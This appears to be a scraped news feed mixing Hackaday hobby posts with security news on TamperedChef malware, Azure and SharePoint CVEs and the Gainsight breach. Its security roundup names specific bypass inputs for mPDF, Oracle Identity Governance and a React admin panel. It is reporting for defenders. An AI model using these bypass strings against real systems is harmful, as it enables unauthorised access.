How to Use That Slide Rule
You have that slide rule in the back of the closet. Maybe it was from your college days. Maybe it was your Dad’s. Honestly. Do you know how to use it? Really? All the scales? That’s what we thought. [Amen Zwa, Esq.] not only tells you how slide rules came about, but also how to use many of the common scales. You can also see his collection and notes on being a casual slide rule collector and even a few maintenance tips.
The idea behind these computing devices is devilishly simple. It is well known that you can reduce a multiplication operation to addition if you have a table of logarithms. You simply take the log of both operands and add them. Then you do a reverse lookup in the table to get the answer.
For a simple example, you know the (base 10) log of 10 is 1 and the log of 1000 is 3. Adding those gives you 4, and, what do you know, 104 is 10,000, the correct answer. That’s easy when you are working with numbers like 10 and 1000 with base 10 logarithms, but it works with any base and with any wacky numbers you want to multiply.
The slide rule is essentially a log table on a stick. That’s how the most common scales work, at least. Many rules have other scales, so you can quickly, say, square or cube numbers (or find roots). Some specialized rules have scales for things like computing power.
We collect slide rules, too. Even oddball ones. We’ve often said that the barrier of learning to use a slide rule weeded out many bad engineers early.
Making Actually Useful Schematics in KiCad
[Andrew Greenberg] has some specific ideas for how open-source hardware hackers could do a better job with their KiCad schematics.
In his work with students at Portland State University, [Andrew] finds his students both reading and creating KiCad schematics, and often these schematics leave a little to be desired.
To help improve the situation he’s compiling a checklist of things to be cognisant of when developing schematics in KiCad, particularly if those schematics are going to be read by others, as is the hope with open-source hardware projects.
In the video and in his checklist he runs us through some of the considerations, covering: visual design best practices; using schematic symbols rather than packages; nominating part values; specific types of circuit gotchas; Design for Test; Design for Fail; electric rule checks (ERC); manufacturer (MFR), part number (MPN), and datasheet annotations for Bill of Materials (BOM); and things to check at the end of a design iteration, including updating the date and version number.
(Side note: in the video he refers to the book The Visual Display of Quantitative Information which we have definitely added to our reading list.)
Have some best practices of your own you would like to see on the checklist? Feel free to add your suggestions!
If you’re interested in KiCad you might like to read about what’s new in version 9 and how to customize your KiCad shortcut keys for productivity.
youtube.com/embed/X0hd_v8qRiY?…
Debby ⁂ ❤️🐧📎 likes this.
Wiring Up The Railway, All The Live-Long Day
For those of you who haven’t spent time in North America around this time of year, you may be unaware of two things: one, the obligatory non-stop loop of “All I Want For Christmas Is You” retail workers are subjected to starting November first, and two: there is a strong cultural association between Christmastime and model railroading that may not exist elsewhere. That may down to childhood memories of when we got our first trainsets, or an excellent postwar marketing campaign by Lionel. Either way, now that Mariah Carey is blaring, we’re thinking about our holiday track layouts. Which makes this long presentation on Wiring for Small Layouts by [Chicago Crossing Model Railroad] quite timely.
There are actually three videos in this little course; the first focuses mostly on the tools and hardware used for DCC wiring (that’s Digital Command Control), which will be of less interest to our readers– most of you are well aware how to perform a lineman’s splice, crimp connectors onto a wire, and use terminal blocks.
The second two videos are actually about wiring, in the sense of routing all the wires needed for a modern layout– which is a lot more than “plug the rheostat into the tracks in one spot” that our first Lionel boxed set needed. No, for the different accessories there are multiple busses at 5V, 12V and 24V along with DCC that need to be considered. Unsurprisingly enough given those voltages, he starts with an ATX power supply and breaks out from there.
Even if you’re not into model railroading, you might learn something from these videos if you haven’t done many projects with multiple busses and wire runs before. It’s far, far too easy to end up with a rats nest of wires, be they DCC, I2C or otherwise. A little planning can save some big headaches down the line, and if this is a new skill for you [Chicago Crossing Model Railroad] provides a good starting point for that planning. Just skip ahead a couple minutes for him to actually start talking if you don’t want the musical cliff notes montage at the start of the videos.
If you don’t have any model trains, don’t worry, you can 3D print them. Lack of room isn’t really an excuse.
youtube.com/embed/McZgSs4Be78?…
securityaffairs.com/184926/sec…
#securityaffairs #hacking
CrowdStrike denies breach after insider sent internal screenshots to hackers
CrowdStrike says an insider shared internal screenshots with hackers but confirms no system breach and no customer data exposure.Pierluigi Paganini (Security Affairs)
Cybersecurity & cyberwarfare reshared this.
Commodore’s Most Popular Computer gets DOOM-style Shooter
When people talk about the lack of a DOOM being the doom Commodore home computers, they aren’t talking about the C64, which was deep into obsolescence when demon-slaying suddenly became the minimal requirement for all computing devices. That didn’t stop [Kamil Wolnikowski] and [Piotr Kózka] from hacking together Grey a ray-cast first-person shooter for the Commodore 64.
Grey bares more than a passing resemblance to id-software’s most-ported project. It apparently runs at 16 frames per second on a vanilla C64 — no super CPU required. The secret to the speedy game play is the engine’s clever use of the system’s color mapping functionality: updating color maps is faster than redrawing the screen. Yeah, that makes for rather “blockier” graphics than DOOM, but this is running on a Commodore 64, not a 386 with 4 MB of RAM. Allowances must be made. Come to think of it, we don’t recall DOOM running this smooth on the minimum required hardware — check out the demo video below and let us know what you think.
The four-level demo currently available is about 175 kB, which certainly seems within the realms of possibility for disk games using the trusty 1541. Of course nowadays we do have easier ways to get games onto our vintage computers.
If you’re thinking about Commodore’s other home computer, it did eventually get a DOOM-clone.
youtube.com/embed/LWKhitviPDI?…
Thanks to [Stephen Walters] for the tip.
Hackaday Podcast Episode 346: Melting Metal in the Microwave, Unlocking Car Brakes and Washing Machines, and a Series of Tubes
Wait, what? Is it time for the podcast again? Seems like only yesterday that Dan joined Elliot for the weekly rundown of the choicest hacks for the last 1/52 of a year. but here we are. We had quite a bit of news to talk about, including the winners of the Component Abuse Challenge — warning, some components were actually abused for this challenge. They’re also a trillion pages deep over at the Internet Archive, a milestone that seems worth celebrating.
As for projects, both of us kicked things off with “Right to repair”-adjacent topics, first with a washing machine that gave up its secrets with IR and then with a car that refused to let its owner fix the brakes. We heated things up with a microwave foundry capable of melting cast iron — watch your toes! — and looked at a tiny ESP32 dev board with ludicrously small components. We saw surveyors go to war, watched a Lego sorting machine go through its paces, and learned about radar by spinning up a sonar set from first principles.

Finally, we wrapped things up with another Al Williams signature “Can’t Miss Articles” section, with his deep dive into the fun hackers can have with the now-deprecated US penny, and his nostalgic look at pneumatic tube systems.
html5-player.libsyn.com/embed/…
Download this 100% GMO-free MP3.
Where to Follow Hackaday Podcast
Places to follow Hackaday podcasts:
Episode 346 Show Notes:
News:
- Congratulations To The 2025 Component Abuse Challenge Winners
- Meet The Shape That Cannot Pass Through Itself
- Internet Archive Hits One Trillion Web Pages
What’s that Sound?
- [Andy Geppert] knew that was the annoying sound of the elevator at the Courtyard by Marriot hotel in Pasadena.
Interesting Hacks of the Week:
- Reverse Engineering The Miele Diagnostic Interface
- Hyundai Paywalls Brake Pad Changes
- The Simplest Ultrasound Sensor Module, Minus The Module
- Good Vibrations: Giving The HC-SR04 A Brain Transplant
- Bend It Like (Sonar) Beacon With A Phased Array
- Fundamentals Of FMCW Radar Help You Understand Your Car’s Point Of View
- Casting Metal Tools With Kitchen Appliances
- Possibly-Smallest ESP32 Board Uses Smallest-Footprint Parts
- WWII Secret Agents For Science
Quick Hacks:
- Elliot’s Picks
- Damn Fine (Solar Powered) Coffee
- Humane Mousetrap Lets You Know It’s Caught Something
- In Praise Of Plasma TVs
- Exploring The Performance Gains Of Four-Pin MOSFETs
- Dan’s Picks:
- Making A Machine To Sort One Million Pounds Of LEGO
- The King Of Rocket Photography
- Cheap VHF Antenna? Can Do!
Can’t-Miss Articles:
hackaday.com/2025/11/21/hackad…
Sweet Sound Sculpture Helps You Sleep Soundly
Have trouble sleeping, or getting to sleep in the first place? You’ve no doubt heard of white noise machines, but know it would be much cooler to make your own. Enter Noise Maker, a DIY sound sculpture by [optimus103733], who wanted to learn something in the process of creating.
The best thing about this sound sculpture aside from the looks is that you can not only play five different sounds (e.g. birds, traffic, water, frog, white noise), you can mix them together into a rich but relaxing cacophony.
As you can probably see from the picture, Noise Maker is based on the ESP32 and uses an SD card module, an amplifier, and five pots. Be sure to check out the pictures, because there are three layers of copper connections and a lot of careful bending to make it all come together. In the video after the break, you can hear it in action.
It seems [optimus103733] isn’t completely satisfied and wants to make a few improvements in the future, such as a voltage regulator, a power switch, and a timer to automatically stop playback once (we assume) sleep has come. Evidently the ESP32 struggles a little with mixing six audio sources, but hey, lesson learned.
Wait, why do we sleep in the first place?
youtube.com/embed/aQic2eBXzWk?…
TamperedChef: malware tramite falsi installer di app
La campagna su larga scala TamperedChef sta nuovamente attirando l’attenzione degli specialisti, poiché gli aggressori continuano a distribuire malware tramite falsi programmi di installazione di applicazioni popolari.
Questa truffa, mascherata da software legittimo, aiuta a ingannare gli utenti e a ottenere un accesso persistente ai dispositivi. Il team Acronis sottolinea che l’attività continua: vengono scoperti nuovi file e l’infrastruttura associata rimane operativa.
Il metodo si basa sull’ingegneria sociale. Utilizza nomi di utility note, annunci con clic falsi, ottimizzazione per i motori di ricerca e falsi certificati digitali. I ricercatori Darrell Virtusio e József Gegenyi spiegano che questi elementi aumentano la fiducia negli installatori e aiutano a bypassare i meccanismi di sicurezza.
La campagna è stata soprannominata TamperedChef perché i falsi installer creati fungono da tramite per il malware omonimo. Questa attività è considerata parte di una serie più ampia di operazioni EvilAI che utilizzano esche collegate a strumenti basati sull’intelligenza artificiale.
Per dare credibilità alle app false, il gruppo di operatori utilizza certificati rilasciati a società fittizie negli Stati Uniti, a Panama e in Malesia. Quando i vecchi certificati vengono revocati, ne vengono emessi di nuovi con un nome aziendale diverso. Acronis sottolinea che questa infrastruttura assomiglia a un processo di produzione organizzato, consentendo l’emissione continua di nuove chiavi e l’occultamento di codice dannoso dietro build firmate.
È importante notare che diverse aziende hanno identificato diverse minacce sotto il nome TamperedChef: alcuni team di ricerca utilizzano la denominazione BaoLoader e il file dannoso originale con questo nome era incorporato in una falsa app di ricette sviluppata da EvilAI.
Un tipico scenario di infezione inizia con un utente che cerca manuali hardware o utility in formato PDF. I risultati contengono link pubblicitari o risultati falsificati, che rimandano a domini dell’aggressore registrati tramite NameCheap. Dopo aver scaricato ed eseguito il programma di installazione, all’utente viene presentato un contratto standard e, al termine, un messaggio di ringraziamento viene visualizzato in una nuova finestra del browser.
A questo punto, sulla macchina viene creato un file XML che incorpora nel sistema un componente JavaScript nascosto con esecuzione ritardata. Questo modulo si connette a un nodo esterno e invia gli identificatori di base del dispositivo e della sessione come pacchetto JSON crittografato e codificato tramite HTTPS.
Gli obiettivi degli operatori rimangono poco chiari. Alcune versioni del malware sono state utilizzate in campagne pubblicitarie ingannevoli, il che indica un tentativo di trarre profitto diretto. È anche possibile che l’accesso venga venduto ad altri gruppi criminali o utilizzato per raccogliere dati riservati da rivendere successivamente sui mercati ombra.
Secondo i dati di telemetria, gli Stati Uniti hanno registrato il maggior numero di infezioni. Gli attacchi hanno colpito numeri minori anche in Israele, Spagna, Germania, India e Irlanda. Le organizzazioni dei settori sanitario, edile e manifatturiero sono le più colpite. Gli esperti attribuiscono ciò al fatto che i dipendenti di queste aziende cercano regolarmente online manuali di istruzioni per attrezzature specializzate, rendendoli vulnerabili a tali trappole.
L'articolo TamperedChef: malware tramite falsi installer di app proviene da Red Hot Cyber.
Bug critico da score 10 per Azure Bastion. Quando RDP e SSH sul cloud sono in scacco matto
Una vulnerabilità di tipo authentication bypass è stata individuata in Azure Bastion (scoperta da RHC grazie al monitoraggio costante delle CVE critiche presente sul nostro portale), il servizio gestito di Microsoft che consente connessioni RDP e SSH sicure verso macchine virtuali in Azure senza esporle direttamente a Internet.
La falla, identificata come CVE-2025-49752, permette potenzialmente a un attaccante remoto di ottenere privilegi amministrativi su tutte le VM accessibili tramite Bastion.
Dettagli tecnici
Il CVE-2025-49752 rientra nella categoria CWE-294 – Authentication Bypass by Capture-Replay, che consiste nell’intercettazione e riutilizzo di token o credenziali valide per ottenere accesso non autorizzato.
Nel caso di Azure Bastion, ciò potrebbe consentire l’escalation di privilegi a livello amministrativo, senza necessità di interazione da parte dell’utente.
La vulnerabilità è remotamente sfruttabile, non richiede privilegi preesistenti e ha un punteggio CVSS di 10.0, il massimo, poiché l’attacco può essere condotto esclusivamente via rete.
Ad oggi, non sono stati pubblicati dettagli sul codice sorgente né proof-of-concept, e non ci sono segnalazioni di sfruttamento attivo in ambiente reale.
Sistemi interessati
- Tutte le implementazioni di Azure Bastion precedenti all’aggiornamento di sicurezza rilasciato il 20 novembre 2025.
- Nessuna limitazione specifica per versione o SKU è stata indicata negli avvisi ufficiali.
- Tutte le configurazioni che utilizzano Bastion per RDP o SSH sono considerate potenzialmente vulnerabili.
Contesto storico della sicurezza Microsoft Azure
Nel 2025, Microsoft Azure ha già affrontato altre vulnerabilità critiche di escalation privilegi, tra cui:
- CVE-2025-54914 – Azure Networking, CVSS 10.0
- CVE-2025-29827 – Azure Automation, CVSS 9.9
- CVE-2025-55241 – Azure Entra ID, CVSS 9.0
Microsoft mantiene un ciclo mensile di aggiornamenti e ha avviato l’iniziativa Secure Future per rafforzare la sicurezza nello sviluppo dei servizi cloud. Nonostante questi sforzi, vulnerabilità di autenticazione e escalation di privilegi continuano a emergere in diversi servizi Azure.
Cos’è Azure Bastion
Azure Bastion è un servizio gestito da Microsoft che consente agli utenti di connettersi in modo sicuro a macchine virtuali (VM) su Azure tramite RDP (Remote Desktop Protocol) o SSH, senza esporre le VM direttamente a Internet. Grazie a questa soluzione, le aziende possono ridurre significativamente i rischi di attacchi esterni e proteggere le credenziali di accesso.
Azure Bastion agisce come ponte sicuro tra l’utente e la macchina virtuale. L’accesso avviene tramite il portale Azure, utilizzando una connessione crittografata. Questo elimina la necessità di aprire porte pubbliche sulle VM, riducendo il rischio di intrusioni.
Azure Bastion è ampiamente adottato da organizzazioni che necessitano di un accesso amministrativo sicuro alle VM, in contesti come: sviluppo software, ambienti di test, gestione di server cloud e supporto IT remoto.
L'articolo Bug critico da score 10 per Azure Bastion. Quando RDP e SSH sul cloud sono in scacco matto proviene da Red Hot Cyber.
NEW: Google says the new wave of supply chain attacks by Scattered Lapsus$ Hunters impacted more than 200 companies' Salesforce-stored data.
This wave of breaches of Gainsight customers was caused by a previous breach at Salesloft Drift, ShinyHunters told us.
Hackers said they breached Atlassian, CrowdStrike, Docusign, F5, Gitlab, Linkedin, Malwarebytes, Sonicwall, Thomson Reuters, Verizon.
Malwarebytes said it is investigating.
CrowdStrike said company is "not affected."
techcrunch.com/2025/11/21/goog…
Google says hackers stole data from 200 companies following Gainsight breach | TechCrunch
Notorious hacking collective Scattered Lapsus$ Hunters takes credit for the breach that affected Salesforce customers’ data, and said it is planning another extortion campaign.Lorenzo Franceschi-Bicchierai (TechCrunch)
reshared this
This Week in Security: Cloudflare Wasn’t DNS, BADAUDIO, and Not a Vuln
You may have noticed that large pieces of the Internet were down on Tuesday. It was a problem at Cloudflare, and for once, it wasn’t DNS. This time it was database management, combined with a safety limit that failed unsafe when exceeded.
Cloudflare’s blog post on the matter has the gritty details. It started with an update to how Cloudflare’s ClickHouse distributed database was responding to queries. A query of system columns was previously only returning data from the default database. As a part of related work, that system was changed so that this query now returned all the databases the given user had access to. In retrospect it seems obvious that this could cause problems, but it wasn’t predicted to cause problems. The result was that a database query to look up bot-management features returned the same features multiple times.
That featurelist is used to feed the Cloudflare bot classification system. That system uses some AI smarts, and runs in the core proxy system. There are actually two versions of the core proxy, and they behaved a bit differently when the featurelist exceeded the 200 item limit. When the older version failed, it classified all traffic as a bot. The real trouble was the newer Rust code. That version of the core proxy threw an error in response, leading to 5XX HTTP errors, and the Internet-wide fallout.
Dangling Azure
There’s a weird pitfall with cloud storage when a storage name is used and then abandoned. It’s very much like what happens when a domain name is used and then allowed to expire: Someone else can come along and register it. Microsoft Azure has its own variation on this, in the form of Azure blob storage. And the folks at Eye Security’s research team found one of these floating blobs in an unexpected place: In Microsoft’s own Update Health Service.
The 1.0 version of this tool was indeed exploitable. A simple payload hosted on one of these claimed blob endpoints could trigger an explorer.exe execution with an arbitrary parameter, meaning trivial code execution. The 1.1 version of the Update Health Service isn’t vulnerable by default, requiring a registry change before reaching out to the vulnerable blob locations. That said, there are thousands of machines looking to these endpoints that would be vulnerable to takeover. After the problem was reported, Microsoft took over the blob names to prevent any future misuse.
BADAUDIO
There’s a new malware strain from APT24, going by the name BADAUDIO. Though “new” is a bit of a misnomer here, as the first signs of this particular malware were seen back in 2022. What is new is that Google Threat Intelligence reporting on it. The campaign uses multiple techniques, like compromising existing websites to serve the malware in “watering hole” attacks, to spam and spearphishing.
Notable here is how obfuscated the BADAUDIO malware loader is, using control flow flattening to resist analysis. First consider how good code uses functions to group code into logical blocks. This technique does the opposite, putting code into blocks randomly. The primary mechanism for execution is DLL sideloading, where a legitimate application is run with a malicious DLL in its search path, again primarily to avoid detection. It’s an extraordinarily sneaky bit of malware.
Don’t Leave The Defaults
There’s an RCE (Remote Code Execution) in the W3 Total Cache WordPress plugin. The vulnerability is an eval() that can be reached by putting code in a page to be cached. So if a WordPress site allows untrusted comments, and has caching enabled, there’s just one more hurdle to clear. And that is the W3TC_DYNAMIC_SECURITY value, which seems to be intended to stave off exactly this sort of weakness. So here’s the lesson, don’t leave this sort of security feature default.
Not a Vulnerability
We have a trio of stories that aren’t technically vulnerabilities. The first two are in the mPDF library, that takes HTML code and generates PDFs — great for packaging documentation. The first item of interest in mPDF is the handling of @import css rules. Interestingly, these statements seem to be evaluated even outside of valid CSS, and are handled by passing the URL off to curl to actually fetch the remote content. Those URLs must end in .css, but there’s no checking whether that is in a parameter or not. So evil.org/?.css is totally valid. The use of curl is interesting for another reason, that the Gopher protocol allows for essentially unrestricted TCP connections.
The next quirk in mPDF is in how .svg files are handled. Specifically, how an image xlink inside an svg behaves, when it uses the phar:// or php:// prefixes. These are PHP Archive links, or a raw php link, and the mPDF codebase already guards against such shenanigans, matching links starting with either prefix. The problem here is that there’s path mangling that happens after that guard code. To skip straight to the punchline, :/phar:// and :/php:// will bypass that filter, and potentially run code or leak information.
Now the big question: Why are neither of those vulnerabilities? Even when one is a bypass for a CVE fix from 2019? Because mPDF is only to be used with sanitized input, and does not do that sanitization as part of its processing. And that does check out. It’s probably the majority of tools and libraries that will do something malicious if fed malicious input.
There’s one more “vulnerable” library, esbuild, that has an XSS (Cross Site Scripting) potential. It comes down to the use of escapeForHTML(), and the fact that function doesn’t sanitize quotation marks. Feed that malicious text, and the unescaped quotation mark allows for plenty of havoc. So why isn’t this one a vulnerability? Because the text strings getting parsed are folder names. And if you can upload an arbitrary folder to the server where esbuild runs, you already have plenty of other ways to run code.
Bits and Bytes
There’s another Fortinet bug being exploited in the wild, though this one was patched with FortiWeb 8.0.2. This one gets the WatchTowr treatment. It’s a path traversal that bypasses any real authentication. There are a couple of validation checks that are straightforward to meet, and then the cgi_process() API can be manipulated as any user without authentication. Ouch.
The Lite XL text editor seems pretty nifty, running on Windows, Linux, and macOS, and supporting lua plugins for extensibility. That Lua code support was quite a problem, as opening a project would automatically run the .lua configuration files, allowing direct use of os.execute(). Open a malicious project, run malicious code.
And finally, sometimes it’s the easy approach that works the best. [Eaton] discovered A Cracker Barrel administrative panel built in React JS, and all it took to bypass authentication was to set isAuthenticated = true in the local browser. [Eaton] started a disclosure process, and noticed the bug had already been fixed, apparently discovered independently.
Dogfooding is usually a good thing: That’s when a company uses their own code internally. It’s not so great when it’s a cloud company, and that code has problems. Oracle had this exact problem, running the Oracle Identity Governance Suite. It had a few authentication bypasses, like the presence of ?WSDL or ;.wadl at the end of a URL. Ah, Java is magical.
Rischio sventato per milioni di utenti Microsoft! La falla critica in Microsoft SharePoint da 9.8
Microsoft ha reso nota una vulnerabilità critica in SharePoint Online (scoperta da RHC grazie al monitoraggio costante delle CVE critiche presente sul nostro portale), identificata come CVE-2025-59245, con un punteggio CVSS v3.1 di 9.8/10.
La falla riguarda la deserializzazione di dati non attendibili (CWE‑502) e permette a un attaccante remoto di ottenere un’elevazione di privilegi senza necessità di credenziali o interazione dell’utente. Se sfruttata attivamente da criminali informatici, questa vulnerabilità potrebbe mettere a rischio milioni di utenti.
L’episodio sottolinea come, dopo gli incidenti su servizi cloud come AWS, Azure e Cloudflare, il cloud stia sempre più diventando un “single point of failure”, dove un singolo bug critico può compromettere enormi quantità di dati aziendali e personali.
Modalità e impatto dell’attacco
La vulnerabilità sfrutta la deserializzazione di dati provenienti da fonti non attendibili. In pratica, un attaccante può manipolare oggetti serializzati che SharePoint Online deserializza in modo insicuro, ottenendo la possibilità di eseguire codice arbitrario o elevare i propri privilegi. Questo rende possibile il controllo amministrativo sulla piattaforma, compromettendo documenti, flussi aziendali e dati sensibili. Il punteggio CVSS riflette sia la facilità di sfruttamento sia l’impatto grave su confidenzialità, integrità e disponibilità.
Diffusione e contesto aziendale
SharePoint Online è un servizio cloud ampiamente utilizzato da aziende, pubbliche amministrazioni e organizzazioni internazionali per gestione documentale e collaborazione. La compromissione di un tenant può portare a accesso non autorizzato ai dati, manipolazione dei documenti e interruzioni operative, con potenziali conseguenze legali e reputazionali. La mancanza di requisiti di autenticazione e interazione utente aumenta ulteriormente il rischio di sfruttamento remoto.
La vulnerabilità è stata riservata su NVD a settembre 2025 e pubblicata ufficialmente il 20 novembre 2025, con aggiornamento il 21 novembre. Microsoft l’ha inclusa nel proprio Security Update Guide, ma al momento della pubblicazione non erano disponibili exploit pubblici né patch. Il servizio essendo cloud-based, la gestione delle mitigazioni e degli aggiornamenti dipende direttamente dal provider, rendendo cruciale il monitoraggio da parte delle organizzazioni.
Misure di protezione consigliate
Anche se SharePoint Online è un servizio cloud e Microsoft applicherà direttamente le patch lato server, le organizzazioni non devono abbassare la guardia. È fondamentale verificare lo stato del proprio tenant, monitorare eventuali attività sospette e assicurarsi che controlli di accesso, privilegi e integrazioni API siano configurati correttamente. Queste misure riducono il rischio residuo derivante da configurazioni errate o da eventuali tentativi di sfruttamento precedenti all’applicazione della patch, garantendo così la sicurezza dei dati aziendali anche in ambienti cloud gestiti.
Conclusione: urgenza e prevenzione
La CVE‑2025‑59245 evidenzia quanto la sicurezza del cloud aziendale sia critica.
Con un punteggio di 9.8, sfruttabile da remoto senza autenticazione, la vulnerabilità rappresenta un pericolo reale per la confidenzialità, integrità e disponibilità dei dati. Organizzazioni e amministratori devono agire subito, implementando controlli, mitigazioni e monitoraggio costante per prevenire accessi non autorizzati e possibili danni operativi o reputazionali.
L'articolo Rischio sventato per milioni di utenti Microsoft! La falla critica in Microsoft SharePoint da 9.8 proviene da Red Hot Cyber.
Chi ha staccato Cloudflare durante l’interruzione ha messo a rischio la sua infrastruttura
Un’importante interruzione dell’infrastruttura di Cloudflare ha messo inaspettatamente alla prova la solidità del cloud e dei suoi sistemi di sicurezza per molte aziende. Il 18 novembre, le interruzioni del servizio hanno causato la disconnessione di siti web in tutto il mondo più volte e alcuni clienti hanno tentato di abbandonare temporaneamente la piattaforma per mantenere la disponibilità delle risorse.
Questa manovra forzata ha anche comportato la perdita per diverse ore da parte delle applicazioni web del tradizionale filtro del traffico dannoso, che Cloudflare in genere blocca ai margini della rete.
I problemi sono iniziati intorno alle 6:30 EST (11:30 UTC), quando sulla pagina di stato è apparsa una notifica relativa al degrado dei servizi interni. Nelle ore successive, le risorse sono tornate online, per poi tornare nuovamente non disponibili. La situazione è stata complicata dal fatto che il portale di Cloudflare era frequentemente inattivo e molti domini si affidavano anche al servizio DNS dell’azienda , rendendo tecnicamente difficile il passaggio a soluzioni alternative.
Ciononostante, alcuni proprietari di siti web hanno comunque modificato il routing, ed è stato questo tentativo di garantire la disponibilità senza fare affidamento sul perimetro di sicurezza di Cloudflare a rendere la loro infrastruttura più vulnerabile agli aggressori.
Esperti terzi sottolineano che la piattaforma mitiga efficacemente i tipi più comuni di attacchi a livello applicativo , tra cui attacchi brute-force alle credenziali, attacchi SQL injection, tentativi di bypass dei controlli API e numerosi scenari di traffico automatizzato. Pertanto, l’improvvisa perdita di questo livello ha rivelato vulnerabilità nascoste, nei controlli di sicurezza locali a compromissioni di lunga data nei controlli lato applicazione.
In un caso, l’aumento del volume dei log è stato così significativo che l’azienda sta ancora cercando di determinare quali eventi fossero veri e propri tentativi di intrusione e quali fossero solo rumore.
Gli analisti sottolineano che durante il periodo in cui alcuni importanti siti web sono stati costretti a operare senza Cloudflare, qualsiasi osservatore avrebbe potuto notare cambiamenti nei record DNS e rendersi conto che la linea difensiva era scomparsa.
Per i gruppi criminali, tali periodi rappresentano un’opportunità per lanciare attacchi precedentemente bloccati a livello perimetrale, soprattutto se il bersaglio era già sotto sorveglianza. Pertanto, le organizzazioni che hanno reindirizzato il traffico verso percorsi alternativi devono ora esaminare attentamente i registri eventi per assicurarsi che non siano emerse presenze nascoste di aggressori dopo il ripristino della rete predefinita.
Cloudflare ha successivamente pubblicato un’analisi dell’incidente. L’azienda ha dichiarato che l’interruzione non era correlata ad attacchi o attività dannose. Piuttosto, era stata causata da un errore di autorizzazione in uno dei suoi database interni, che aveva generato un gran numero di voci in un file di configurazione separato per il sistema di gestione dei bot.
Il file ha raddoppiato le sue dimensioni ed è stato quindi propagato automaticamente in tutta la rete, innescando una cascata di errori. Considerando che i servizi Cloudflare sono utilizzati da circa un quinto di Internet, tali incidenti dimostrano quanto i servizi web moderni siano vulnerabili a errori isolati provenienti da un singolo provider.
La questione dell’affidamento su singoli punti di errore sta attirando ulteriore attenzione. I consulenti considerano questo incidente come un ulteriore promemoria della necessità di distribuire le funzioni di sicurezza su più zone e provider. A tal fine, suggeriscono di implementare strumenti di filtraggio, protezione DDoS e manutenzione DNS su diverse piattaforme, segmentare le applicazioni per evitare che un errore sul lato di un provider provochi una reazione a catena e monitorare regolarmente le dipendenze critiche per identificare tempestivamente l’impatto delle reti mono-fornitore.
L'articolo Chi ha staccato Cloudflare durante l’interruzione ha messo a rischio la sua infrastruttura proviene da Red Hot Cyber.
FNSI: uno sciopero per lavoro e retribuzioni dignitose
Il giornalismo è presidio fondamentale per la vita democratica del nostro Paese, ma la qualità dell’informazione si sta deteriorando.
Gli editori non hanno colto le opportunità nei ricavi della trasformazione digitale del settore e davanti alla crisi dei media tradizionali hanno preferito tagliare il costo del lavoro.
La riduzione degli organici delle redazioni e delle retribuzioni dei giornalisti attraverso licenziamenti, ripetuti stati di crisi con le casse integrazioni e migliaia di prepensionamenti, la paralisi contrattuale hanno inaridito l’offerta di notizie con ricadute negative sul pluralismo e sul diritto dei cittadini a essere informati.
Per queste ragioni i giornalisti hanno proclamato lo sciopero nazionale per il 28 novembre per protestare contro il mancato rinnovo del contratto nazionale di lavoro Fnsi-Fieg, scaduto da oltre dieci anni.
Ritengono che per lo sviluppo dell’informazione sia necessario un nuovo accordo con gli editori che tenga conto della perdita del potere d’acquisto degli stipendi eroso dall’inflazione, che favorisca l’ingresso nelle redazioni di giovani, che garantisca diritti e retribuzioni adeguate alle migliaia di collaboratori e corrispondenti – per lo più precari – che tutti i giorni raccontano quanto accade nelle nostre città.
Il nuovo contratto non deve lasciare indietro nessuno, tutelando i diritti acquisiti, contemplando nuove figure professionali e occupandosi di intelligenza artificiale e di equo compenso per la cessione dei contenuti sul web.
Lo sciopero, che sarà preceduto il giorno prima, 27 novembre, da una manifestazione di piazza a Roma, non ha motivazioni politiche, ma vuole ribadire che un’informazione di qualità è possibile solo con giornalisti professionali liberi tutelati, come tutti i lavoratori del nostro Paese, nei loro diritti e nelle retribuzioni adeguate dal rinnovo del contratto di lavoro.
#CyberSecurity
insicurezzadigitale.com/tamper…
TamperedChef: la fabbrica degli avvelenatori di certificati digitali - (in)sicurezza digitale
C’è una certa quiete, quasi rassicurante, quando apriamo un installer, nel vedere quella piccola finestra di dialogo di Windows che certifica la validitàDario Fadda (inSicurezzaDigitale.com)
reshared this
TamperedChef: la fabbrica degli avvelenatori di certificati digitali
@Informatica (Italy e non Italy 😁)
C’è una certa quiete, quasi rassicurante, quando apriamo un installer, nel vedere quella piccola finestra di dialogo di Windows che certifica la validità di una firma digitale. È un sigillo di fiducia, un lasciapassare che ci dice che il software che stiamo per installare è
Informatica (Italy e non Italy 😁) reshared this.
Acn, a ottobre preoccupa la persistenza di esposizioni di dati in PA, Telco e finanza
@Informatica (Italy e non Italy 😁)
